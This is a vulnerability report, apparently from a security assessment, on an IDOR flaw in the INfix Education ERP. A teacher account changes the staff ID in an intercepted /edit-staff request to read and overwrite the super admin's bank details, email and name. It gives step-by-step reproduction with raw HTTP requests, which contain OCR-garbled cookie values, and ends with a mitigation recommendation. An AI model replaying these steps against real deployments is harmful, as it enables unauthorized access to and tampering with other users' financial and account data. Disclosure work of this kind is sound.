


## Sensitive Super Admin Data Exposure and Unauthorized Data Update via IDOR (Teacher Role to Super Admin Role)

### Observation:


It was observed that via IDOR a teacher can obtain the fetch the details of Super Admin which includes the admin's sensitive **Bank Account Details, Email ID, profile picture, Name Details** etc. The teacher can further update the Super Admin's account details such as **Bank Account Details, Email ID, profile picture, name** etc. This is a serious issue as a lower privilege user can manipulate and make modifications to super admin's profile data.

### Steps To Replicate:

**Step 1:** Login inside **Teacher** user account and traverse to profile section of application and click on edit button to go to details edit page.



**Step 2:** Login inside the **Super Admin(Principal)** account and traverse to the Profile Section to view the details. It can be observed that the name of the user is **"System Administrator"**.



The screenshot displays the 'Edit Staff' page in the INfix LMS Admin Panel. The left sidebar contains navigation links for Dashboard, Academics, Study Material, Lesson Plan, Student, Student Info, HomeWork, Transport, Dormitory, Exam, and Examination. The main content area shows the 'Edit Staff' form with the following fields and options:

- Tabs:** BASIC INFO (selected), PAYROLL DETAILS, BANK INFO DETAILS, SOCIAL LINKS DETAILS, DOCUMENT INFO, CUSTOM FIELD, and a highlighted UPDATE STAFF button.
- Form Fields:**
  - FIRST NAME \*: Text input with value 'Tech 1'.
  - LAST NAME: Text input.
  - FATHER NAME: Text input.
  - MOTHER NAME: Text input.
  - GENDER: Dropdown menu with value 'Gender'.
  - DATE OF BIRTH: Text input with value '01/01/1970' and a calendar icon.
  - MOBILE: Text input.
  - STAFF PHOTO: Text input with value 'Staff Photo' and a BROWSE button.
  - SHOW AS EXPERT STAFF: Radio buttons for Yes (selected) and No.
  - CURRENT ADDRESS: Text input.
  - PERMANENT ADDRESS: Text input.

Intercept on
→ Forward
▼

Drop
▼

Request to 127.0.0.1

Time	Type	Direction	Method	URL
22:14:28.22 Jan...	HTTP	→ Request	GET	http://127.0.0.1/edit-staff/2

### Request

Pretty
Raw
Hex

```

1 GET /edit-staff/2 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1/edit-staff/2
8 Connection: keep-alive
9 Cookie: XSF-TOKEN=
eyJpdjI6Im1hbnN5OTBnR4S19lbDdVJ0Ukx0c29kPSIsIn2hbnV1Ijo1N2omc2VQUlR1Z2VROHRTVj3jRmZWQmg2AG0YUdRkN1Vj3jSsRVU0askT09K2hVY2kxITTY3WFFl0tMysRwEYvRcS0wTBFWQWZ2dgvcv1iYvXsV
YhSMG0ucGplQnpGTzhoNhhpZGU2bWVwZjZhWHB3c3pHaaRMU0S1VDNSh2hKsHo1LCJcYWN101JkMGf1MjKENDFhZDg2NDcyMa1xNa8xMTFaY23j3YWI4ZGR1YThyN2R1ODdkSHN11OWV1MTdkODY1ND11NsQxTW3i1iwi
dGFn1joiIn043D: inflix_edu_session=
eyJpdjI6Im1hbnV1Ijo1N2omc2VQUlR1Z2VROHRTVj3jRmZWQmg2AG0YUdRkN1Vj3jSsRVU0askT09K2hVY2kxITTY3WFFl0tMysRwEYvRcS0wTBFWQWZ2dgvcv1iYvXsV
MhY2dHhVd2Rlc2VWTHAsVj3jNj1U0cFkx2MD42pRBDFAhThRUxSRURPL3ZhbGQ1LCJcYWN101N2h423h0Y2VhMj1w0T23WUwHThxMGI5h3j2Y2DBhNDdkMj3j3YWI4ZGR1YThyN2R1ODdkSHN11OWV1MTdkODY1ND11NsQxTW3i1iwi
dGFn1joiIn043D
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16

```

Intercept on

Forward

Drop

Request to http://127.0.0.1:80

Time	Type	Direction	Method	URL	Status
22:14:28.28 js...	HTTP	→ Request	GET	http://127.0.0.1/edit-staff/2	

### Request

Pretty

Raw

Hex

```

1 GET /edit-staff/1 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1/edit-staff/2
8 Connection: keep-alive
9 Cookie: XSRF-TOKEN=
eYpJd1iG1aInazMS0TbnNFR4S19hldVJOuXcKc9PSiEInzhbHVl1jo1n2Coc9VULEt2VR8HpTv3jFRNWZUmg2aG0yUDRNNV1jSvRUvXatTGSz8EhVtY2kzxtTY3WFFEL0tMYzRwGvCvR5c0uTBFQWV2dgvcl1YiW8vYhSHMGSucPlQnpG7eh0nhp2GUZdVWvZ8ZhW83c3pHaaPMU051WDSNHzhcHoLLC7cVYH1o1JhMGFIh3E2MDPhZdg2NDcYhM1sNaKsMTFwY73jTW14ZGR1YTHyH2R1OdE5MDN1OWv1NTdcODV1ND1LInGxQWJ1iwi
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eYpJd1iG1aInazMS0TbnNFR4S19hldVJOuXcKc9PSiEInzhbHVl1jo1n2Coc9VULEt2VR8HpTv3jFRNWZUmg2aG0yUDRNNV1jSvRUvXatTGSz8EhVtY2kzxtTY3WFFEL0tMYzRwGvCvR5c0uTBFQWV2dgvcl1YiW8vYhSHMGSucPlQnpG7eh0nhp2GUZdVWvZ8ZhW83c3pHaaPMU051WDSNHzhcHoLLC7cVYH1o1JhMGFIh3E2MDPhZdg2NDcYhM1sNaKsMTFwY73jTW14ZGR1YTHyH2R1OdE5MDN1OWv1NTdcODV1ND1LInGxQWJ1iwi
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eYpJd1iG1aInazMS0TbnNFR4S19hldVJOuXcKc9PSiEInzhbHVl1jo1n2Coc9VULEt2VR8HpTv3jFRNWZUmg2aG0yUDRNNV1jSvRUvXatTGSz8EhVtY2kzxtTY3WFFEL0tMYzRwGvCvR5c0uTBFQWV2dgvcl1YiW8vYhSHMGSucPlQnpG7eh0nhp2GUZdVWvZ8ZhW83c3pHaaPMU051WDSNHzhcHoLLC7cVYH1o1JhMGFIh3E2MDPhZdg2NDcYhM1sNaKsMTFwY73jTW14ZGR1YTHyH2R1OdE5MDN1OWv1NTdcODV1ND1LInGxQWJ1iwi
dQFn1joIn0d
```

**Step 6:** It can be observed since Staff Id “1” belongs to Super Admin user. We are successfully able to fetch super admin user details including their **Bank Account Details, Email ID, Full Name, Image Details** etc.

INFIX Ultimate Education ERP

Dashboard | Staff List | Edit Staff

Success  
Operation successful

EDIT STAFF

BASIC INFO PAYROLL DETAILS BANK INFO DETAILS SOCIAL LINKS DETAILS DOCUMENT INFO CUSTOM FIELD UPDATE STAFF

STAFF NUMBER \* 1 ROLE \* Superadmin DEPARTMENT Admin DESIGNATION Principal

FIRST NAME \* System LAST NAME Administrator FATHER NAME MOTHER NAME

EMAIL \* admin@campcodes.com GENDER Male DATE OF BIRTH 01/13/2025 DATE OF JOINING 01/13/2025

MOBILE MARITAL STATUS Marital Status EMERGENCY MOBILE DRIVING LICENSE

**Step 7:** Modify the Name and Bank Account Details in the form and then click on Update Staff.

INFIX Ultimate Education ERP

Dashboard | Staff List | Edit Staff

EDIT STAFF

BASIC INFO PAYROLL DETAILS BANK INFO DETAILS SOCIAL LINKS DETAILS DOCUMENT INFO CUSTOM FIELD UPDATE STAFF

STAFF NUMBER \* 1 ROLE \* Superadmin DEPARTMENT Admin DESIGNATION Principal

FIRST NAME \* System LAST NAME Administrator IDOR TRY FATHER NAME MOTHER NAME

EMAIL \* admin@campcodes.com GENDER Male DATE OF BIRTH 01/13/2025 DATE OF JOINING 01/13/2025

MOBILE MARITAL STATUS Marital Status EMERGENCY MOBILE DRIVING LICENSE

STAFF PHOTO Staff Photo BROWSE

Show As Expert Staff  
☐ Yes ☒ no

INFIX Ultimate Education ERP

Dashboard | Staff List | Edit Staff


EDIT STAFF

BASIC INFO PAYROLL DETAILS BANK INFO DETAILS SOCIAL LINKS DETAILS DOCUMENT INFO CUSTOM FIELD UPDATE STAFF


BANK ACCOUNT NAME ACCOUNT NO BANK NAME BRANCH NAME

Teachers Account Details 11111111 Teachers Bank TRY


**Step 8:** It can be observed that a notification stating “Operation Successful” is obtained.



**Step 9:** Refresh the browser login session of **Super Admin** Session from **Step 2**.



**Step 10:** It can be observed that the details updated by the **Teacher** is successful and **Teacher** is successfully manipulate/modify **Super Admin** User details.



http://127.0.0.1/edit-staff/1

Search

Name/Admission No. 2025 [Jan-Dec] EN

Dashboard | Staff List | Edit Staff

**Edit Staff**

BASIC INFO PAYROLL DETAILS **BANK INFO DETAILS** SOCIAL LINKS DETAILS DOCUMENT INFO CUSTOM FIELD UPDATE STAFF

BANK ACCOUNT NAME	ACCOUNT NO	BANK NAME	BRANCH NAME
Teachers Account Details	11111111	Teachers Bank	TRY

### Recommendation:

To mitigate IDOR, implement access control checks for each object that users try to access. Web frameworks often provide ways to facilitate this. Additionally, use complex identifiers as a defence-in-depth measure, but remember that access control is crucial even with these identifiers. Avoid exposing identifiers in URLs and POST bodies if possible. Instead, determine the currently authenticated user from session information. When using multi-step flows, pass identifiers in the session to prevent tampering.